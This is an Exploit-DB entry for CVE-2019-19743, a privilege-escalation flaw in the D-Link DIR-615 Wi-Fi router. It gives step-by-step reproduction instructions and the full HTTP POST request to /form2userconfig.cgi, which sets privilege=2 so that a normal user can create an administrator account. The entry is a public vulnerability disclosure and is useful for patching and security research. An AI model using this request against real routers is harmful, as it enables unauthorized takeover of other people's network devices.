

D-Link DIR-615 - Privilege Escalation


EDB-ID:	CVE:	Auth or:	Type:	Platform:	Date:
47778	2019-19743	SANYAM CHAWLA	WEBAPPS	HARDWARE	2019-12-16

EDB Verified:
✗

Exploit: /

Vulnerable App:





```
# Exploit Title: D-Link DIR-615 - Privilege Escalation
# Date: 2019-12-10
# Exploit Author: Sanyam Chawla
# Vendor Homepage: http://www.dlink.co.in
# Category: Hardware (Wi-fi Router)
# Hardware Link: http://www.dlink.co.in/products/?pid=678
# Hardware Version: T1
# Firmware Version: 20.07
# Tested on: Windows 10 and Kali linux
# CVE: CVE-2019-19743

# Reproduction Steps:
# Login to your wi-fi router gateway with normal user credentials [i.e: http://192.168.0.1]
# Go to the Maintenance page and click on Admin on the left panel.
# There is an option to create a user and by default, it shows only user accounts.
# Create an account with a name(i.e ptguy) and change the privileges from user to root(admin)
# by changing privileges id (1 to 2) with burp suite.

# Privilege Escalation Post Request

POST /form2userconfig.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/userconfig.htm
Cookie: SessionID=
Upgrade-Insecure-Requests: 1

username=ptguy&privilege=2&newpass=pentesting&confpas=pentesting&adduser=Add&hiddenpass=&submi

# Now log in with newly created root (ptguy) user. You have all administrator rights.
```

Tags:

Advisory/Source: [Link](#)



Databases	Links	Sites	Solutions
Exploits	Search Exploit-DB	OffSec	Courses and Certifications
Google Hacking	Submit Entry	Kali Linux	Learn Subscriptions
Papers	SearchSploit Manual	VulnHub	OffSec Cyber Range
Shellcodes	Exploit Statistics		Proving Grounds
			Penetration Testing Services



EXPLOIT DATABASE BY OFFSEC

[TERMS](#)

[PRIVACY](#)

[ABOUT US](#)

[FAQ](#)

[COOKIES](#)

© [OffSec Services Limited](#) 2025. All rights reserved.

